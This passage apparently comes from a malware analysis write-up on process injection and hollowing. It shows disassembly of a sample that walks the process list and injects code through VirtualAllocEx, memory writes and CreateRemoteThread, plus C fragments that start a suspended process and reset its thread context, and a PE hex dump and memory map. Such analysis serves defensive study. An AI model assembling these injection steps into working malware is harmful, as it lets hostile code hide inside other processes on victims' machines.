

MEMORY
DISK
TARGET PROCESS
ORIGINAL IMAGE
LOADED DLL
THREAD
MALWARE PROCESS
MALWARE DLL




```
.text:10009830                 xor     esi, esi
.text:10009832                 push    esi             ; th32ProcessID
.text:10009833                 push    TH32CS_SNAPPROCESS ; dwFlags
.text:10009835                 call    ds:CreateToolhelp32Snapshot
.text:1000983B                 mov     edi, eax
.text:1000983D                 cmp     edi, 0FFFFFFFFh
.text:10009840                 jnz     short loc_10009846
.text:10009842                 xor     eax, eax
.text:10009844                 jmp     short End
.text:10009846 ; ---------------------------------------------------------------------------
.text:10009846
.text:10009846 loc_10009846:                           ; CODE XREF: ProcessInjection+38↑j
.text:10009846                 lea     eax, [esp+140h+pe]
.text:1000984A                 mov     [esp+140h+pe.dwSize], 128h
.text:10009852                 push    eax             ; lppe
.text:10009853                 push    edi             ; hSnapshot
.text:10009854                 call    ds:Process32First
.text:1000985A                 test    eax, eax
.text:1000985C                 jz      short NoMoreProcesses
.text:1000985E                 mov     esi, [esp+140h+Buffer]
.text:10009862
.text:10009862 Loop:                                   ; CODE XREF: ProcessInjection+8C↓j
.text:10009862                 mov     eax, [esp+140h+pe.th32ProcessID]
.text:10009866                 test    eax, eax
.text:10009868                 jz      short NextProcess
.text:1000986A                 cmp     eax, 4
.text:1000986D                 jz      short NextProcess
.text:1000986F                 cmp     eax, ebx
.text:10009871                 jz      short NextProcess
.text:10009873                 push    esi
.text:10009874                 lea     ecx, [esp+144h+pe.szExeFile]
.text:10009878                 push    ecx
.text:10009879                 push    [esp+148h+pe.th32ParentProcessID]
.text:1000987D                 push    eax
.text:1000987E                 call    [esp+150h+InjectIntoProcessFunc]
.text:10009882                 test    eax, eax
.text:10009884                 jz      short loc_10009896
.text:10009886
.text:10009886 NextProcess:                            ; CODE XREF: ProcessInjection+60↑j
.text:10009886                                         ; ProcessInjection+65↑j ...
.text:10009886                 lea     eax, [esp+140h+pe]
.text:1000988A                 push    eax             ; lppe
.text:1000988B                 push    edi             ; hSnapshot
.text:1000988C                 call    ds:Process32Next
.text:10009892                 test    eax, eax
.text:10009894                 jnz     short Loop
.text:10009896
```




```
.text:1000A534                 push    esi             ; hProcess
.text:1000A535                 call    ds:VirtualAllocEx
.text:1000A53B                 mov     edi, eax        ; edi --> Address of buffer inside the process
.text:1000A53D                 test    edi, edi
.text:1000A53F                 jnz     short loc_1000A545
.text:1000A541
.text:1000A541 loc_1000A541:                           ; CODE XREF: InjectDataIntoProcess+5F↓j
.text:1000A541                 xor     eax, eax
.text:1000A543                 jmp     short loc_1000A58E
.text:1000A545 ; ---------------------------------------------------------------------------
.text:1000A545
.text:1000A545 loc_1000A545:                           ; CODE XREF: InjectDataIntoProcess+2E↑j
.text:1000A545                 push    [esp+1Ch+dwSize] ; nSize
.text:1000A549                 cdq
.text:1000A54A                 mov     ecx, esi        ; hProcess
.text:1000A54C                 mov     ebp, edx
.text:1000A54E                 mov     ebx, eax
.text:1000A550                 mov     edx, [esp+20h+InjectedData] ; lpBuffer
.text:1000A554                 push    ebp
.text:1000A555                 push    ebx             ; lpBaseAddress
.text:1000A556                 call    WriteIntoProcessMemory
.text:1000A55B                 add     esp, 0Ch
.text:1000A55E                 test    eax, eax
.text:1000A560                 jnz     short loc_1000A572
.text:1000A562                 push    8000h           ; dwFreeType
.text:1000A567                 push    eax             ; dwSize
.text:1000A568                 push    edi             ; lpAddress
.text:1000A569                 push    esi             ; hProcess
.text:1000A56A                 call    ds:VirtualFreeEx
.text:1000A570                 jmp     short loc_1000A541
.text:1000A572 ; ---------------------------------------------------------------------------
.text:1000A572
.text:1000A572 loc_1000A572:                           ; CODE XREF: InjectDataIntoProcess+4F↑j
.text:1000A572                 mov     ecx, [esp+1Ch+Entrypoint]
.text:1000A576                 xor     eax, eax
.text:1000A578                 add     ecx, ebx        ; Actual Entrypoint = BaseAddress + Relative Entrypoint
.text:1000A57A                 mov     edx, esi
.text:1000A57C                 push    ebp
.text:1000A57D                 adc     eax, ebp
.text:1000A57F                 push    ebx             ; Start Address of the buffer
.text:1000A580                 push    eax
.text:1000A581                 push    ecx
.text:1000A582                 mov     ecx, [esp+2Ch+var_4]
.text:1000A586                 call    CreateRemoteThreadFunc
.text:1000A58B                 add     esp, 10h
```




```
.text:1000C834                 mov     eax, 'ZM'
.text:1000C839                 cmp     [esi], ax
.text:1000C83C                 jnz     loc_1000C8C9
.text:1000C842                 push    ebx
.text:1000C843                 mov     ebx, [esi+3Ch]  ; FILE_DOS_HEADER.elf_anew
.text:1000C846                 add     ebx, esi
.text:1000C848                 cmp     dword ptr [ebx], 'EP'
.text:1000C84E                 jnz     short loc_1000C8C8
.text:1000C850                 mov     ecx, [esi+50h]
.text:1000C853                 mov     eax, 10Bh
.text:1000C858                 call    MemAlloc
.text:1000C85D                 mov     edi, eax
.text:1000C85F                 test    edi, edi
.text:1000C861                 jz      short loc_1000C8C8
.text:1000C863                 xor     eax, eax
.text:1000C865                 cmp     ax, [ebx+6]     ; FILE_HEADER.number_of_sections
.text:1000C869                 jnb     short loc_1000C8AB
.text:1000C86B                 lea     ebp, [ebx+10Ch]
.text:1000C871
.text:1000C871 LoopOnSections:                         ; CODE XREF: PEReadFileMap+A5↓j
.text:1000C871                 mov     edx, [ebp+0]
.text:1000C874                 mov     ecx, [ebp-8]
.text:1000C877                 add     edx, esi
.text:1000C879                 push    dword ptr [ebp-4]
.text:1000C87C                 add     ecx, edi
.text:1000C87E                 call    memcpy          ; copy PE section
.text:1000C883                 mov     eax, [esp+28h+var_14]
.text:1000C887                 cmp     eax, [ebp+0]
.text:1000C88A                 pop     ecx
.text:1000C88B                 cmova   eax, [ebp+0]
.text:1000C88F                 lea     ebp, [ebp+28h]  ; sizeof(IMAGE_SECTION_HEADER). Moves to the next section
.text:1000C892                 mov     ecx, [esp+24h+i]
.text:1000C896                 mov     [esp+24h+var_14], eax
.text:1000C89A                 inc     ecx
.text:1000C89B                 movzx   eax, word ptr [ebx+6] ; FILE_HEADER.number_of_sections
.text:1000C89F                 mov     [esp+24h+i], ecx
.text:1000C8A3                 cmp     ecx, eax
.text:1000C8A5                 jb      short LoopOnSections
.text:1000C8A7                 mov     ebp, [esp+24h+var_14]
.text:1000C8AB
.text:1000C8AB loc_1000C8AB:                           ; CODE XREF: PEReadFileMap+69↑j
.text:1000C8AB                 push    ebp
.text:1000C8AC                 mov     edx, esi
.text:1000C8AE                 mov     ecx, edi
.text:1000C8B0                 call    memcpy
.text:1000C8B5                 mov     eax, [esp+28h+var_8]
```




```
CreateProcessA
(
        0,
        pDestCmdLine,
        0,
        0,
        0,
        CREATE_SUSPENDED,
        0,
        0,
        pStartupInfo,
        pProcessInfo
);

if (!pProcessInfo->hProcess)
{
        printf("Error creating process\r\n");

        return;
}
```




```c
if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
        printf("Error setting context\r\n");
        return;
}

printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
        printf("Error resuming thread\r\n");
        return;
}
```




```
Address   Hex dump                                          ASCII
01140000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.▯...▯...ÿÿ..
01140010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
01140020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01140030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
01140040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ▯º▯.´.Í!¸▯LÍ!Th
01140050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
01140060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
01140070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
01140080  50 90 14 60 14 F1 7A 33 14 F1 7A 33 14 F1 7A 33  P▯▯`▯ñz3▯ñz3▯ñz3
01140090  19 A3 9B 33 37 F1 7A 33 19 A3 A5 33 1B F1 7A 33  ▯£›37ñz3▯£¥3▯ñz3
011400A0  19 A3 9A 33 6B F1 7A 33 1D 89 E9 33 19 F1 7A 33  ▯£š3kñz3‰é3▯ñz3
011400B0  14 F1 7B 33 67 F1 7A 33 69 88 9B 33 16 F1 7A 33  ▯ñ{3gñz3iˆ›3▯ñz3
011400C0  69 88 9A 33 16 F1 7A 33 19 A3 A1 33 15 F1 7A 33  iˆš3▯ñz3▯£¡3▯ñz3
011400D0  14 F1 ED 33 15 F1 7A 33 69 88 A4 33 15 F1 7A 33  ▯ñí3▯ñz3iˆ¤3▯ñz3
011400E0  52 69 63 68 14 F1 7A 33 00 00 00 00 00 00 00 00  Rich▯ñz3........
011400F0  50 45 00 00 4C 01 05 00 B0 99 5D 57 00 00 00 00  PE..L▯▯.°™]W....
```




0094C000	00002000	00850000			Priv	RW Guar	RW
0094E000	00002000	00850000		stack of thread 00006850	Priv	RW Guar	RW
00A4C000	00002000	00950000			Priv	RW Guar	RW
00A4E000	00002000	00950000		stack of thread 00002D44	Priv	RW Guar	RW
00B4C000	00002000	00A50000			Priv	RW Guar	RW
00B4E000	00002000	00A50000		stack of thread 00006B5C	Priv	RW Guar	RW
00B50000	00036000	00B50000			Map	R	R
00D50000	00181000	00D50000			Map	R	R
01140000	00001000	movefile 01140000		PE header	Imag	R	RWE
01141000	00010000	movefile 01140000	.text	code	Imag	R	RWE
01151000	0000C000	movefile 01140000	.rdata	imports	Imag	R	RWE
0115D000	00004000	movefile 01140000	.data	data	Imag	R	RWE
01161000	00001000	movefile 01140000	.rsrc	resources	Imag	R	RWE
01162000	00001000	movefile 01140000	.reloc	relocations	Imag	R	RWE
01170000	01401000	01170000			Map	R	R
53330000	00001000	COMCTL32 53330000		PE header	Imag	R	RWE
53331000	00073000	COMCTL32 53330000	.text	code,exports	Imag	R	RWE
533A4000	00003000	COMCTL32 53330000	.data	data	Imag	R	RWE
533A7000	00003000	COMCTL32 53330000	.idata	imports	Imag	R	RWE
533AA000	0000F000	COMCTL32 53330000	.rsrc	resources	Imag	R	RWE
533B9000	00005000	COMCTL32 53330000	.reloc	relocations	Imag	R	RWE



